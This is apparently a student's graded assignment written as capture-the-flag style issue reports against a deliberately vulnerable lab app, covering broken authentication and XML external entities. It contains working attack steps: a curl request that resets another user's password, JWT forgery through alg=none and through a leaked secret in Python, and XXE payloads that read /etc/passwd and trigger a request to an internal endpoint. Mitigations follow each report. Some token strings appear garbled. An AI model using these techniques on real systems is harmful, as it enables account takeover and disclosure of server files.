

Assignment 2

Student ID: AC3837

Student name: Thanaphon Sombunkaeo

Group ID: TTV19S1

First part A2:2017 Broken authentication

1. [Issue report] **TARGET** => **WasDat**: Testing unverified password change with curl (1 point)

Title: Anonymous user can change password of other users.

Description: There is a broken authentication on modifying user detail route which is PUT `/api/user`. Which means any user can change password of others by invoke that API without permission.

Step to produce:

- Run this command

```
curl -i 'http://localhost:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-CA,en-US;q=0.7,en;q=0.3' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://localhost:8080' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: same-origin' -H 'Authorization: Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NDI4NjM5NTQsIm5iZiI6MTY0Mjg2Mzk1NCwianRpIjoibDElMzc4ZmItTnJWYWYyO0OTAwLTk3NWQtZjkzZjJjMjM5MGZmIiwiaXNjaXo0ODA0Mjg2Mzk1NCwiaWRlbnpdDHkiOjEsImZyZXNoIjp0cnVlLlJCJ0eXB1IjoiyWNjZXNzIn0.s27pIB_tDHJKbhFxMAA17Bj3-Urv7TM9UDfhHY-sopg' -H 'Referer: http://localhost:8080/' -H 'Connection: keep-alive' --data-raw '{"user":{"email":"wasdat-victim@example.com","username":"boyplus","bio":"test","image":null,"password":"66362b00beb0bd02d5288f8f14e2234bd00842b0"}}'
```

After run curl command, we can change user password. The flag is shown below.

```

HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Sat, 22 Jan 2022 20:15:32 GMT
Content-Type: application/json
Content-Length: 147
Connection: keep-alive
Access-Control-Allow-Origin: http://localhost:8080
Vary: Origin
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
Access-Control-Allow-Origin: *

{
  "user": {
    "bio": "test",
    "email": "wasdat-victim@example.com",
    "image": null,
    "token": "",
    "username": "boyplus"
  }
}

```

Mitigation:

- First option: Force user to provide original password in the modify user detail especially to modify password. This method ensure that the user who change the password owns the account.
- Second option: Use forgotten password that send some link for reseting password to email of user (link must b expired in the given time)

2. [Reading report] JWT Reading assignment (2 points)

- Decode a wasdat-victim's JWT token and use it as an example

The decode of the first two parts are shown below

HEADER: ALGORITHM & TOKEN TYPE
<pre>{ "typ": "JWT", "alg": "HS256" }</pre>
PAYLOAD: DATA
<pre>{ "iat": 1643207292, "nbf": 1643207292, "jti": "c21ec4fb-4947-43a5-8c8c-4c8d37d0cd34", "exp": 88043207292, "identity": 2, "fresh": true, "type": "access" }</pre>

- Identify structure of a JWT token and explain names and uses for its three parts

The structure of JWT is a string that consists of three parts seperating by dots (.) which are header, payload, and signature.

- Header: In general, it compose of two parts which are typ (type of the token), and

- alg (algorithm for signing such as HS256, RSA)
- Payload: is the claims (usually is the detail of user additional detail)
- Signature: use to verify that message is not change along the way. It can also verify the sender in case of tokens signed with private key. Signature is the encode of header, payload, and secret. We can specify the algorithm of encoding.
- Pair iat, nbf, jti, exp values with RFC-7519 explanations
 - iat: 1643207292 It is time that JWT was issued
 - nbf: 1643207292 It is time that JWT will not be accepted before this time.
 - jti: c21ec4fb-4947-43a5-8c8c-4c8d37d0cd34 is the identification of JWT (unique)
 - exp: 88043207292 expiration time of JWT
 - What does WasDat's exp concrete actual value mean in terms of JWT token usage?
 - The exp value that I got is 88043207292. It is the time stamp that the JWT will be expired which means user cannot use this JWT for authentication anymore. After I convert the time stamp, the expiration date will be Thursday, December 24, 4759 2:28:12 PM


3. [Issue report] **TARGET => WasDat:** Exploiting alg=None in Wasdat (3,5 points)

Title: Anonymous user can edit their JWT to login as another user.

Description: The authentication method of wasdat allowed JWT with alg (algorithm = None) in header which means this token will be treated as a valid token with a verified signature. So, anyone can create their own sign token and edit their payload that they want. In this case, attacker can edit the decode JWT and edit the field `identity` to be the user ID of another user and use that JWT to login.

Step to produce:

- Attacker login into system by using their own email and password.
- Use the JWT from API POST `/api/user/` to decode in <https://token.dev/>
 - Here is decode of attacker's JWT



Algorithm: HS256

JWT String: `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiJlZ2NDMxNDQzMzYsIm5iZiI6MTY0MzE0NDQzNiwiYWVhbnRpIjoiaW50MjQ0MjQ0MzY3OC00MTRLLTl4ZmVzcyJ9.oGhLGrCqRHFmVpFpLxpVUiMTtmreL_rBq8RaHgm0yU`

Signature verification failed

Header	Payload
<pre>{ "typ": "JWT", "alg": "HS256" }</pre>	<pre>{ "iat": 1643144436, "nbf": 1643144436, "jti": "7442449c-ef78-414e-9a70-094ebc2844c4", "exp": 88043144436, "identity": 2, "fresh": false, "type": "access" }</pre>

- Here is decode of victim's JWT

Algorithm HS256

JWT String ⓘ Signature verification failed

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NDIzNzM0OTQsIm5iZiI6MTY0MjMzQ5NCwianRpIjoZDdmMDM1OTAtYWI4MC00MDM4LWIyYzktMGQ4Mjk1ZjlmZWU0IiwiaXhwIjo4ODAwMjMzQ5NCwiaWRlbnRpdHkiOjEsImZyZXNoIjp0cnV1LCJ0eXB1IjoieYWNjZXNzIn0.y_1pfaFR7FvL-nVqnZrrs902buwbtoFBS0iNybuAHDc
```

Header	Payload
<pre>{ "typ": "JWT", "alg": "HS256" }</pre>	<pre>{ "iat": 1642373494, "nbf": 1642373494, "jti": "d7f03590-ab80-4038-b2c9-0d8295f9fee4", "exp": 88042373494, "identity": 1, "fresh": true, "type": "access" }</pre>


- Edit identity field in payload of attacker's JWT to be 1 (ID of wasdat-victim in this case)
- Select the algorithm to be none
- JWT consists two parts like this (without signature verified)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NDMxNDQ0MzYsIm5iZiI6MTY0MzE0NDQzNiwiianRpIjoInzQ0MjQ0OWMtZWY3OC00MTRlLTlhNzAtMDk0ZWJjMjg0NGM0IiwiaXhwIjo4ODAwMzE0NDQzNiwiawRlbnRpdHkiOjEsImZyZXNoIjp0cnV1LCJ0eXB1IjoieYWNjZXNzIn0.I6ImFjY2VzcyJ9
```

- Add the third part (verify signature) of original JWT to the end of edited JWT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOjE2NDMxNDQ0MzYsIm5iZiI6MTY0MzE0NDQzNiwiianRpIjoInzQ0MjQ0OWMtZWY3OC00MTRlLTlhNzAtMDk0ZWJjMjg0NGM0IiwiaXhwIjo4ODAwMzE0NDQzNiwiawRlbnRpdHkiOjEsImZyZXNoIjp0cnV1LCJ0eXB1IjoieYWNjZXNzIn0.I6ImFjY2VzcyJ9.oGhLGrCqRHFmVpFplxpVUiMTtmreL_rBq8RaHhg m0yU
```

- Use this token (add Authorization in header) to change victim's password by calling API PUT /api/user (the token will be considered as a verified token of victim)



From the above image, we can use that JWT to change the password of victim.

Impact estimation: High severity. Attacker can perform the above instructions to login as any user that they have an ID. Especially in this system, IDs are running numbers (1,2,3,...). So attacker can brute force to login to login all users, modify their details, password, etc.

Mitigation:

- Disable alg = None in the login system. So the token with algorithms of None will not be verified. In general, many libraries already consider JWT with none algorithm as an invalid token. Reference <https://medium.com/@palivela.chaitu/jwt-json-web-tokens-best-practices-with-node-js-e45d1bdfc12d> in Common Attacks & Pitfalls section.

4. [Issue report] **TARGET => WasDat:** Exploiting leaked JWT secret (3,5 points)

Title: Anonymous user can sign JWT to login as another user since they have secret key.

Description: Since the JWT secret key is exposed, attacker can use that key to sign their JWT. Which means they can edit the payload to be another user, then encode that data to be JWT and use it to login as any user that they have user ID.

Step to produce:

- Use jwt library of python3 to decode the JWT
 - Decoded result of wasdat-victim's JWT

```
{'iat': 1642373494, 'nbf': 1642373494, 'jti': 'd7f03590-ab80-4038-b2c9-0d8295f9fee4', 'exp': 88042373494, 'identity': 1, 'fresh': True, 'type': 'access'}
```

- Decoded result of attacker's JWT

```
{'iat': 1643144436, 'nbf': 1643144436, 'jti': '7442449c-ef78-414e-9a70-094ebc2844c4', 'exp': 88043144436, 'identity': 2, 'fresh': False, 'type': 'access'}
```

`identity` field holds user id

- Use jwt library in python to encode data that we edit identity field to be 1 (victim id) and add property 'was': true

```
import jwt
key = "secret-key"
payload_data = {
    'iat': 1643144436,
    'nbf': 1643144436,
    'jti': '7442449c-ef78-414e-9a70-094ebc2844c4',
    'exp': 88043144436,
    'identity': 1,
    'fresh': False,
    'type': 'access',
    'was': True
}


token = jwt.encode(
    payload=payload_data,
    key=key,
    algorithm="HS256"
)
print(token)
```

The token that I get is

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiJlbnRpdHkiOjEsImZyZXNoIjpmYWxzZSwidHlwZSI6ImFjY2VzcyIsIndhcyI6dHJlZX0.qVDNdcEK7dx6ceABSkIcBCwirReGDlm4t95k5WmIIqU
```

This token can be used to login as a wasdat-victim

- Use the above JWT to authorize and edit wasdat-victim's password by using postman



Impact estimation: High severity because when attacker have secret key for signing JWT, they can create any JWT to login as any user. In worst case, they can edit the password of all user in the system.

Mitigation

- Ensure that JWT secret is not exposed because when it's exposed, attacker can use it to sign JWT. If you use store your code on open source e.g. GitHub and your repository is public, ensure that you use `.env` file to store JWT secret and ignore this file in `.gitignore`. So your JWT secret key will not expose in public. See answer 1 on <https://stackoverflow.com/questions/70212485/secure-way-of-storing-jwt-secret-key-used-to-en-code-decode-token-data>

Second part A4:2017 XML External Entities (XXE)

1. [Reading Report] "RWBH Chapter 11: XML External Entity (pp. 107-117) (2 pts)

- Why is it possible to define your own doctype?

It is possible to define your own doctype because XML has no predefined tags like h1, and p in HTML. It allows user to define their own structure (which elements exist, attributes)

- So what's the use case for defining doctypes
 - For example, when you want to define the structure of `Jobs` (collection of job), and Job that job have information about Title, Compensation, Responsibility.
- Why does `SYSTEM` attribute exist within doctype definitions?
 - The two reasons are
 1. It is a keyword to tell the XML parser to get the content of specific file.
 2. It is keyword to tell the XML parser to make the HTTP request with GET method to specific endpoint.

2. [Issue report] **TARGET => WasDat:** Wasdat XXE Local File Read (4 pts)

Title: Anonymous user can read any file in wasdat system by passing their xml file in custom search API

Description: API POST `/api/articles/custom-search` allow user to send their payload which is xml file to search the article. When wasdat application parse the xml without it, attacker can read the file that they want.

Step to produce:

- Create `password-search.xml` file that contain following detail

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "/etc/passwd" >
]
>
<foo>&xxe;</foo>
```

This xml contains internal DTD defining a `foo` document type which can include any parsable data. Then we define entity `xxe` that will read file `/etc/passwd`. So, when the document is parsed, the parser will replace `&xxe` with the content in file.

- Run the following curl command to call API

```
curl -X POST http://localhost:8080/api/articles/custom-search -H
"Content-Type: text/xml" --data "@password-search.xml"
```

The result and **WasFlag5_1** (before last line) that I get is

```
<?xml version="1.0" ?><foo/><foo/>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
wasflag:x:1000:1000:WasFlag5_1{NicelyDone_NowGoAndLaunchRockets}:/home/wasflag:/bin/sh
<foo/>
```

Impact estimation: Attacker can read any file in the backend server by using `!ENTITY` with system attribute which is really bad if server contains sensitive data e.g. JWT secret key, user password.

Mitigation:

- Option one: Use XSD validation to validate the incoming XML file from user
- Option two: Disable XML external entity and DTD processing in all XML parsers in the application.

3. [Issue report] **TARGET => WasDat:** Wasdat XXE SSRF (4 pts)

Title: Anonymous user can call missile-control API by passing their xml file in custom search API.

Description: API POST `/api/articles/custom-search` allow user to send their payload which is xml file to search the article. When wasdat application parse the xml without it. In this case, attacker can call missile-control API.

Step to produce:

- Create `missile-api.xml` file that contain following detail

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://missile-control:6666/launch-the-
missiles">
]
>
<foo>&xxe;</foo>
```

This xml contains internal DTD defining a `foo` document type which can include any parsable data. Then we define entity `xxe` that will read file make an HTTP request GET method to `http://missile-control:6666/launch-the-missiles`. So, when the document is parsed, the parser will replace `&xxe` with the result of API.

- Run the following curl command to call API

```
curl -X POST http://localhost:8080/api/articles/custom-search -H
"Content-Type: text/xml" --data "@missile-api.xml"
```

The result and **WasFlag5_2** that I get is

```
<?xml version="1.0" ?><foo/><foo/>Launch the missiles complete!
WasFlag5_2{AchievementUnlocked_LaunchTheMissilesWithXXESSRF}
See also. https://stackoverflow.com/questions/2773004/what-is-the-origin-of-launch-the-missiles
<foo/>
```

Impact estimation: If API missile-control is a secret API that other user outside network should not have permission to call, it is really bad as you can see the API name as an example that this API is an API to launch missile (High severity)

Mitigation: same as above issue report

- Option one: Use XSD validation to validate the incoming XML file from user
- Option two: Disable XML external entity and DTD processing in all XML parsers.